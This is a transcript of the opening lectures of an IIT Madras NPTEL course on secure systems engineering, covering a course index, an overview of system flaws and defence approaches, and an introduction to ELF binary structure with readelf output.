




Information Security

- 5 - Secure Systems Engineering

Chester Rebeiro

Computer Science and Engineering
IIT Madras



INDEX

<u>S.NO</u>	<u>TOPICS</u>	<u>PAGE.NO</u>
Week 1		
1	Secure Systems Engineering	4
2	Program Binaries	16
3	Buffer Overflows in the Stack	33
4	Buffer Overflows.	34
5	Gdb - Demo	50
6	Skip instruction - Demo	63
7	Buffer Overflow - Demo	70
8	Buffer Overflow (create a shell) - Demo	75
Week 2		
9	Preventing buffer overflows with canaries and W^X	85
10	Return-to-libc attack	96
11	ROP Attacks	104
12	Demonstration of Canaries, W^X, and ASLR to prevent Buffer Overflow Attacks	121
13	Demonstration of a Return-to-Libc Attack	129
14	Demonstration of a Return Oriented Programming (ROP) Attack	146
Week 3		
15	ASLR (part 1)	161
16	ASLR (part 2)	178
17	Buffer overreads	185
18	Demonstration of Load Time Relocation	197
19	Demonstration of Position Independent Code	207
20	PLT Demonstration	216

Week 4

21	Format string vulnerabilities	227
22	Integer Vulnerabilities	246
23	Heap	259
24	Heap exploits	285
25	Demo of Integer Vulnerabilites	297
26	Demo of Integer Vulnerabilites II	299
27	Demo of Format String Vulnerabilities	302

Week 5

28	Access Control	308
29	Access control in linux	321
30	Mandatory access Control	332
31	Confinement in Applications	349
32	Software fault isolation	367

Week 6

33	Trusted Execution Environments	388
34	ARM Trustzone	393
35	SGX (part 1)	409
36	SGX (part 2)	422
37	PUF (part 1)	434
38	PUF (part 2)	444
39	PUF (part 3)	457

Week 7

40	Covert Channels	465
41	Flush+Reload Attacks	479
42	Prime+Probe	489
43	Meltdown	506
44	Spectre Variant1	517

45	Spectre variant2	529
46	rowhammer	536
47	Heap demo 1	544
48	Heap demo 2	555
49	Heap demo 3	558

Week 8

50	PowerAnalysisAttacks	565
51	Hardware Trojans	586
52	FANCI : Identification of Stealthy Malicious Logic	595
53	Detecting Hardware Trojans in ICs	608
54	Protecting against Hardware Trojans	613
55	Side Channel Analysis	629
56	Fault Attacks on AES	643
57	"Demo: Cache timing attack on T-table implementation of AES	649
58	"Demo: Cache-timing based Covert Channel - Part 1"	661
59	"Demo: Cache-timing based Covert Channel - Part 2"	675

Secure Systems Engineering
Prof. Chester Rebeiro
Indian Institute of Technology Madras
Mod_01 Lec_01

Hello, and welcome to this course of Secure Systems Engineering. This course is a fifth, in the series of courses on information security that is offered by NPTEL. So, this course is an eight-week course and, during this course we will actually look at details about, aspects about security systems, and essentially will look at aspects about how systems can be built to be more secure. So, let us start this particular class with a small introduction about what we mean by Security Systems. If you look at a computer system, what are the threats for that computer system and, what are the current practices to mitigate these threats.

(Refer Slide Time: 0:58)

Secure Systems

- Computer systems can be considered a closed box.
- Information in the box is safe as long as nothing enters or leaves the box.



CR

So, let us consider that a computer system is a closed box like this. Now, this is a box and there is no connection to the outside world. So, as long as nothing enters this box, or nothing leaves this box the content of this box is safe. In a very similar way, when we consider computer systems, if the computer is totally disconnected from the external world, no information is going into the computer and no information is going outside a computer, then we can say that computer system is secure.

(Refer Slide Time: 1:33)

Systems Still Secure

- Even with viruses, worms, and spyware around information is still safe as long as they do not enter the system




However, this is not what happens in practice. In practice there are a lot of viruses, worms and spyware which are around the computer system. So, these spy ware may not be present in the system, but it will be outside the system, and in such a case the system is still secure. The reason is that, the information content inside the system is enclosed by this box and is not affected by the external malware or viruses or spyware, which is outside this particular box. Therefore, in such a scenario also we can consider that the computer system is still secure.

(Refer Slide Time: 2:17)

Vulnerability


- A flaw that an attacker can use to gain access into the system



Now, consider that there is a small flaw in the system by which an external malware or a virus or spyware could enter and would result in the system being not secure. Therefore, it is only this flaw, which is shown over here that could lead to a system being not secure.

(Refer Slide Time: 2:40)

Flaws that would allow an attacker access a system



CR

5


Now, let us look at what the different types of flaws are. So, we could categorise the different flaws in a computer system into multiple categories. So, the most common flaw occurs in the design. Say, we have a processor and a processor as we know, has a highly complex design. There are multiple modules, complex pipelines, large memories and all these blocks are actually interacting with each other at very high frequency and doing a lot of operations per nano second.

Now, even a small flaw in this entire design could result in a vulnerability and it could lead to an exploit that an attacker could use to gain access into that system. One quite famous flaw is the Intel Pentium's floating-point bug. I would not go into the details of this particular flaw, but you could actually look it up on Wikipedia and so on to see how a flaw in the floating-point unit of Intel processors had led to a vulnerability where, when you do a floating point operation, the result would be incorrect.

Now this flaw was exploited, several years later, by cryptographers to create a tax on ciphers and therefore predict secret keys of the cipher by exploiting this floating-point bug.

(Refer Slide Time: 4:22)

Flaws that would allow an attacker access a system



flaw.


CR

5

Next category of flaws that could occur are the hardware flaws. So, these flaws could be intentional hardware Trojans that are inserted at the time of manufacture by third parties. For example, when a company designs a circuit or designs a VLSI chip and sends it for fabrication to a third party, hardware Trojans may be inserted. This Trojan will be typically dormant and not easily detectable during the testing time of this chip. However, when this Trojan gets the right trigger, then it wakes up and it could get access to the information that is getting computed in the chip.


So, these are other flaws and these hardware Trojans are big threat to computing systems. These days, essentially, because it is extremely difficult to detect whether an IC or a processor or a chip is having a hardware Trojan present within it.

(Refer Slide Time: 5:26)



The third aspect is of course, what we are all familiar with, is the human factor. Let us say with no design flaws and we somehow guarantee that there are no hardware Trojans or no hardware flaws, still eventually there would be a human who uses this system. Typical systems being smart phones, laptops or desktops and so on. And, this could be a reason for a vulnerability. For example, all of us would have got some form of spam ware or expand emails or pop-up windows that actually come up like as shown in this particular slide and it is not surprising that many people actually fall prey to these pop-ups and spam emails and would click on the buttons, allowing an external malware, virus, worm or anything to enter into your system.

(Refer Slide Time: 6:37)



The fourth flaw that we will be looking at and spending a lot of time during this course are due to bugs in the program. There could be several bugs in a program which do not get detected by the compiler or while testing the program. So, let us say for example, that we have a programmer who is writing a program to sort hundred numbers present in an array, so he would use one of the standard sorts, like selection or bubble or quicksort and compile the program to get an executable. Then, he would run the program with hundred numbers as input and get the sorted output. This shows that the program is working correctly for the given input.

However, there may be other bugs which are not detected so easily, and these are the bugs which are the flaws that an attacker would exploit to gain access into your system and then control the system. So, what we have seen over here are different types of flaws, we have seen design flaws, hardware flaws, bugs in the program and the human factor.

Now, if an attacker wants to get access to your system, all that is required is just one single flaw. Any one of these is enough for the attacker to get access into your system and thus control your entire system or steal secret data that is present in the system. In this course we will be looking at this aspect. So, you will be looking at bugs in the system, and how an attacker could utilise these bugs to create malware or create exploits that could be introduced into your system and then could run and steal data in your system.

(Refer Slide Time: 8:29)

Program Flaws

- In application software
 - SQL Injection
- In system software
 - Buffers overflows and overreads
 - Heap: double free, use after free
 - Integer overflows
 - Format string
- Side Channels Attacks
 - Cache timing attacks
 - Power Analysis Attacks
 - Fault Injection Attacks



6

There are quite a few such bugs present in different programming languages. But we will be focusing on programming bugs present in C and C++ programs. These fall into this category of bugs in the systems software. So, the reason we focus on C and C++ is because many systems software such as, starting from operating systems to virtual machines and lot of the underlying libraries are written in C and C++. Further, these systems software are quite large, and they are susceptible to a lot of such programming bugs which could be a way that an attacker could enter and exploit the system. During the course we will be looking at buffer overflows and buffer overreads, heaps double frees and use after free, integer overflows and format string. These bugs present in system software have been in the past exploited quite a bit to create a malware that could attack your system. In addition to the bugs in the system software, you could also have bugs in other applications that are present. One common example is the SQL injection bug present in modern database systems. We will not be going into details about such application level vulnerabilities.

Another attack which is gaining prominence is due to something known as Side Channel Attacks. So, these attacks differ quite considerably from the bugs like what we have seen over here. While bugs like the buffer overflows, heaps, integer overflows and format strings are due to vulnerabilities or due to flaws during the programming, side channel attacks on the other hand, could be attacks on programs which are actually coded correctly without any presence of any bug. Later, in this course we will be actually looking how these attacks are actually developed.


(Refer Slide Time: 10:40)

Secure Systems Engineering

Approach 1: Design flawless systems

eg. SeL4

(Not easy to develop these systems in a large scale)



CR

So now what we have seen is that, a vulnerability in a system can be utilised by an attacker to create malware which would enter your system or gain access into your system through that vulnerability. So, we have seen that there are different types of such vulnerabilities or what we call as a flaws and we have seen that the flaws could occur due to design aspects, due to hardware Trojans or due to programming bugs as well as due to the human factor.

There are many ways by which engineers and scientists have developed techniques by which these flaws or these attacks on systems can be prevented or if not completely prevented at least mitigated. So, one of the best ways to prevent such kinds of attacks, an obvious approach that one would start off with is, where we want to design systems without any flaws. In such a case, what you say is that we take our system which is represented here by this closed box and analyse the system mathematically using tools such as static analysis, a formal proof assistants such as COQ model checkers and therefore certify that the system is completely flawless and as we know if there are no flaws in the system, there are no vulnerabilities and if there are no vulnerabilities there can be no attacks on the system.


However, the drawback here is that such a system is very difficult to develop, the reason being that this form of analysis uses static analysis or formal proofs which are not very scalable to large codes. Therefore, a lot of these activities are restricted mostly in the academic circles. One such effort was made by an Australian group called NICTA where they developed an operating system called SeL4 and they have been able to prove that SeL4 is flawless under certain assumptions. Therefore, under these assumptions SeL4 does not have any vulnerabilities.

However for all practical systems like standard operating systems like Linux or Windows, doing such an analysis would be extremely difficult, given the current technology of these tools and therefore we would require other techniques to ensure that standard operating systems like Linux and Windows are not affected by malware or any other kind of external malicious code.

(Refer Slide Time: 13:51)

Secure Systems Engineering

Approach 2: Isolate systems : sandbox environments, virtual machines, trusted execution environments (trusted computing)



Now that we cannot ensure that large systems can be built without flaws. What we will come up with is a second approach where we will build system with flaws, but then encapsulate this system in, something known as, a sandbox environment. So, you could consider this sandbox environment as a container in which our system is present. Even though the system has flaws, malware is prevented from entering the system due to the sandbox container that is present in the system. So, this technique also takes care of human factor as well. Now, if a user clicks on a link in a malicious website the system would remain secure, because of this closed sandbox environment.

(Refer Slide Time: 14:44)

Secure Systems Engineering

Approach 3: Detect and Mitigate Attacks




CR

The third approach is to Detect and Mitigate attacks. So, this is what typical antivirus software does. So when a program executes the anti-virus software would monitor various characteristics of the program and then identify whether this program is actually trying to do something malicious or in other words, the anti-virus software would detect malicious code, based on certain characteristics during the execution or based on certain characteristics of that binary itself.

(Refer Slide Time: 15:19)

Course Structure



CR

In this course we will be looking at both attacks as well as defences, so with respect to the attacks, we have been looking at attacks at the software, hardware level as well as side channel attacks. Now these software attacks are mostly focused on the system software and

therefore we will be looking at C and C++ programs. We have been understanding the bugs and vulnerabilities present in these programs and how an exploit can be written to use these vulnerabilities.

For hardware and side channel attacks we will be studying various forms of attacks, such as, the cache timing attacks, power analysis attack and fault injection attacks. Side-by-side, we will be also looking at the popular defence strategies that prevent such attacks. So, these defence strategies could be present either at the Compiler or at the Hardware or by building special enclaves known as Trusted Computing Environments.

(Refer Slide Time: 16:24)

What to expect during this course

- Deep study of systems:
 - Software
 - Assembly level
 - Compiler and OS level
 - Hardware
 - Some computer organization features
- Expected Outcomes
 - Understand the internals of malware and other security threats
 - Evaluate security measure applied at the hardware, OS, and compiler
 - Understand trade offs between performance and security

CR

By the end of this course you can expect to have a good understanding about the internals of malware and other security threats. You would be able to evaluate security measures and apply them to various parts or various components from the hardware, operating system and the compiler and you would also be able to trade-off between the performance and security.

Now this third aspect is very critical. So, for example, we could have highly secure system, or we could develop a highly secure system, however, to execute or run any application on that system would be a huge overhead and therefore it is very important to evaluate the trade-off obtained between performance of the system and the security achieved.

Websites and Communication

- Reference Textbooks
 - mostly research papers; will be provided as per topic
- For slides and programming assignments
 - <https://chetrebeiro@bitbucket.org/casl/sse.git>

4



We will not be following any specific textbook in particular, but mostly research papers and appropriate links would be provided at various stages during the videos and these links would be present in the slides and you could actually download these links and read those links to get more details about the concepts. So, during the course we will be evaluating and analysing a lot of different programs. These programs are very small, but we will go quite in depth to actually analyse these programs. You could actually download these programs from the Bit Bucket repository, which contains not just programs, but also gives you a lot of instructions about how to run these particular programs and also contains slides and other assignments that you could try out. Thank you.

Resources:

1). [Bitbucket repository](#) : Contains slides, challenges, demos. Please follow the instructions.

References:


- 1). [Intel Floating point bug](#)
- 2). [COQ](#)
- 3). [Sel4](#)
- 4). [Sandbox](#)

Secure Systems Engineering
Program Binaries
Prof. Chester Rebeiro
Indian Institute of Technology Madras
Mod_01 Lec_02

Hello and welcome to this lecture in the course for Secure System Engineering. During this course we will be studying a lot of vulnerabilities in C and C++ programs. Now in order to appreciate these vulnerabilities and how attackers have been able to utilise these vulnerabilities to create exploits and malware. It is important for us to be able to understand C and C++ program binaries. So, in this course we will be restricting ourselves to just inspect C binaries. A lot of this that we study here can be extended to C++ binaries as well.

(Refer Slide Time: 0:55)

Executables and Processes





CR

So, let us start with a small C program. As we know this program over here defines a string called *str* which is initialised to “*hello world*”, and then invokes the *printf* function to print that particular string. Now, in order to execute this particular program. The first thing we do is enter this program in a text editor and save it as *hello.c*. Then use the compiler like this \$> *gcc hello.c* which would create an *a.out* executable. This executable is stored in the disk. So, this executable has a format known as the ELF format or Executable Linker Format. When you want to execute this program, you run the command \$> *./a.out* from your shell. When this happens, the operating system gets invoked it loads the executable files from the hard disk and creates a process out of it which is present on the RAM.

The process is then made to execute, and you would get the string “*hello world*” printed on your terminal. Now in this lecture we will understand details about this Elf format and about some details what this process contains.

(Refer Slide Time: 2:30)




ref :www.skyfree.org/linux/references/ELF_Format.pdf
ref :man elf

So, we will start with the Elf format or the Executable Linker Format. Elf format describes a structure by which object files and executables need to be stored. So, there are two views for the Elf format, one is the linker view and the other one is the executable view. The linker view is applicable for object files, while executables have the executable view. So, let us start with the linker view. So, an object file for *hello.c*, *hello.o* can be created by this particular command, \$> **gcc hello.c -c**. Now, *hello.o* is an Elf object file. It has a structure as shown over here. At the start you have an Elf header which describes the entire file organisation.

Then you have various sections which contain the code, the data, the symbol table, relocation information and so on and you also have a section header table.

So, in the section header table, essentially there is a structure which would help you locate the various sections present in the Elf object file. There is also a structure known as a program header table, but this is typically not present in the object file. We will look at more details about each of these headers, especially the Elf header and the section header.

(Refer Slide Time: 4:06)



Let us start with the Elf header. So, the Elf header defines a structure with various parameters. So, here we have said some of the few parameters present in the Elf header. It starts off with an identifier. So, this identifier is a magic number which can be used to determine whether the file is an Elf file, so for example all Elf objects, Elf executables, libraries and so on would start off with this identifier. Then, there is an entry in the Elf header which describes the type of this file, whether the file is an object, or an executable a shared object or a core file, so this information is present in type.

Another entry is the Machine details, which processor was this file compiled for, it could have entries like i386, X86-64, ARM, MIPS, and so on. What this means, for example if I have an entry, if the entry is let us say, ARM, it means that this particular object file or executable was compiled for the ARM processor.

Then you have an entry which is known as Entry, which describes the virtual address, where program begins execution. So, this is more applicable for executables rather than object files or libraries.

So, another important component in the Elf header is this pointer to the section header table. So, as we said in the previous slide, the section header table is present as part of the Elf image and it contains pointers to the various sections.

Also, there is another entry called the number of section headers present in that file.

(Refer Slide Time: 5:50)

Hello World's ELF Header

```
#include <stdio.h>
int main(){
    char str[] = "Hello World\n";
    printf("%s", str);
}
```

```
$ gcc hello.c -c
$ readelf -h hello.o
```

```
chester@optiplex:~/tmp$ readelf -h hello.o
ELF Header:
  Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF64
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: REL (Relocatable file)
  Machine: Advanced Micro Devices X86-64
  Version: 0x1
  Entry point address: 0x0
  Start of program headers: 0 (bytes into file)
  Start of section headers: 368 (bytes into file)
  Flags: 0x0
  Size of this header: 64 (bytes)
  Size of program headers: 0 (bytes)
  Number of program headers: 0
  Size of section headers: 64 (bytes)
  Number of section headers: 13
  Section header string table index: 10
```

CR

Let us see the Elf header for our program that we have written. So, here we compile the program, *hello.c* \$> **gcc hello.c -c** , by which we get the executable *hello.o* then we run this command \$> **readelf -H hello.o** . The output would look something like this. This output tells you the Elf header information for the file *hello.o* . Note that it has the magic number which essentially is the Elf identification, then it has various other aspects, including the machine details. Here it says that this object file was compiled for AMD, X86-64, that is, this object file can be only used by AMD and Intel machines which are configured for 64-bit.

Then you have the entry point address, and importantly for us, you have this start of the section headers which is an offset of 368 bytes into the file. Also, the number of section headers that are present is in this case is 13. Let us look a little more detail into the section headers.

(Refer Slide Time: 7:12)

Section Headers

Contains information about the various sections

\$ readelf -S hello.o

Section Headers:							
[Nr]	Name	Type	Addr	Off	Size	ES	Flg Lk Inf Al
[0]	NULL	PROGBITS	00000000	00000000	00000000	00	0 0 0
[1]	.text	PROGBITS	00000000	000034	00003C	00	AX 0 0 1
[2]	.rel.text	REL	00000000	000408	000010	08	11 1 4
[3]	.data	PROGBITS	00000000	000070	000000	WA	0 0 1
[4]	.bss	NOBITS	00000000	000070	000000	WA	0 0 1
[5]	.rodata	PROGBITS	00000000	000070	000003	00	A 0 0 1
[6]	.comment	PROGBITS	00000000	000073	00002C	01	MS 0 0 1
[7]	.note.GNU-stack	PROGBITS	00000000	000097	000000	00	0 0 1
[8]	.eh_frame	PROGBITS	00000000	0000a9	000038	00	A 0 0 4
[9]	.rel.eh_frame	REL	00000000	000418	000008	08	11 8 4
[10]	.shstrtab	STRTAB	00000000	0000d8	00005F	00	0 0 1
[11]	.symtab	SYMTAB	00000000	000340	00000B	10	12 9 4
[12]	.strtab	STRTAB	00000000	000310	000015	00	0 0 1

Key to Flags:
 W (write), A (alloc), X (execute), M (merge), S (strings)
 T (info), L (link order), G (group), T (TLS), E (extrel), x (unknown)
 0 (extra 05 processing required) o (OS specific), p (processor specific)

chester@optiplex:~/work/SSE/sse/src/elf\$


The section header table for this particular program can be obtained by running *readelf* with the *-S* option as shown over here that is, \$> **readelf -S hello.o** . The output looks as follows. So, these are the names, this particular column tells you the names of the various sections present in the *hello.o* object file. Then you would have the type of the section and as we see over here, there are various types of the section from starting from *PROGBITS* which essentially contains the program or the code that was written, you could have symbol table(*SYMTAB*), you have *NOBITS* the Reallocation table(*REL*) and *NULL* and so on.

You have another entry which is known as the address. So, this corresponds to the virtual address for the various sections within the object file. So, note that since this is a *hello.o* , this is an object file, therefore each of these sections are relocatable. Therefore, the addresses present over here are all zero and then you have two columns, one for the offset and other for the size. The offset specifies, the offset within that Elf object where you could find this specific section. For example, the *.text* section, these two columns specify the offset and the size for the various sections present in the object file. For example, the *.text* section is present at an offset of 34 and has a size of 3C.

So 3C here is the hexadecimal notation. So, in addition to all these columns, there are other columns like this. For example, you have a flag column which specifies the various flags for this section. For example, *A* implies Allocated while *X* stands for Executable, which means that the section contains executable code and can be executed.

In a similar way, for example, you have the *.data* section, has the flag *WA*, so *W* stands for Write. So, note that the data segment is writable but cannot be executed.

(Refer Slide Time: 9:40)




Now that we have seen the linker view of an Elf format, we would now look at the executable view. So, the executable view is applicable for Elf executables. To generate an Elf executable for *hello.c* , you could run this command like this, **\$> gcc hello.c -o hello** . So, this creates an Elf executable, a very similar to the *a.out*, which is called *hello* . So, the *hello* executable has a format like this. So, note that this format is very similar to the linker view, except that there are few changes.

First, you would notice that the sections in the linker view are now called segments. Further you will note that the program header table is now applicable now. While in the linker view this program header table was not, although it was present, it was not used, while in the executable view on the other hand, they section header table is not used. So, as before the Elf header describes the file organisation of this executable and has a very same structure as what we have seen previously for the linker view. The Program header table helps to locate the various file segments, while the various segments present could be used for code, instructions, data, symbol table, relocation information and so on.

(Refer Slide Time: 11:16)


Program Header (executable view)



So, we will look how the program header table looks like. So, the program header table essentially contains various programs headers for the various segments. There would be one header corresponding to each segment.

(Refer Slide Time: 11:30)

Program Header Contents



So, the contents of a program header would look something like this. So, it is also defined by a structure and has various entries and each program header is associated with one program segment. So, the contents of the program header are as follows. There is a type entry which tells you the type of that segment, whether that segment is a loadable segment or a shared library and so on.

There is an entry called the offset which tells you the offset in the Elf file, where that segment is present.

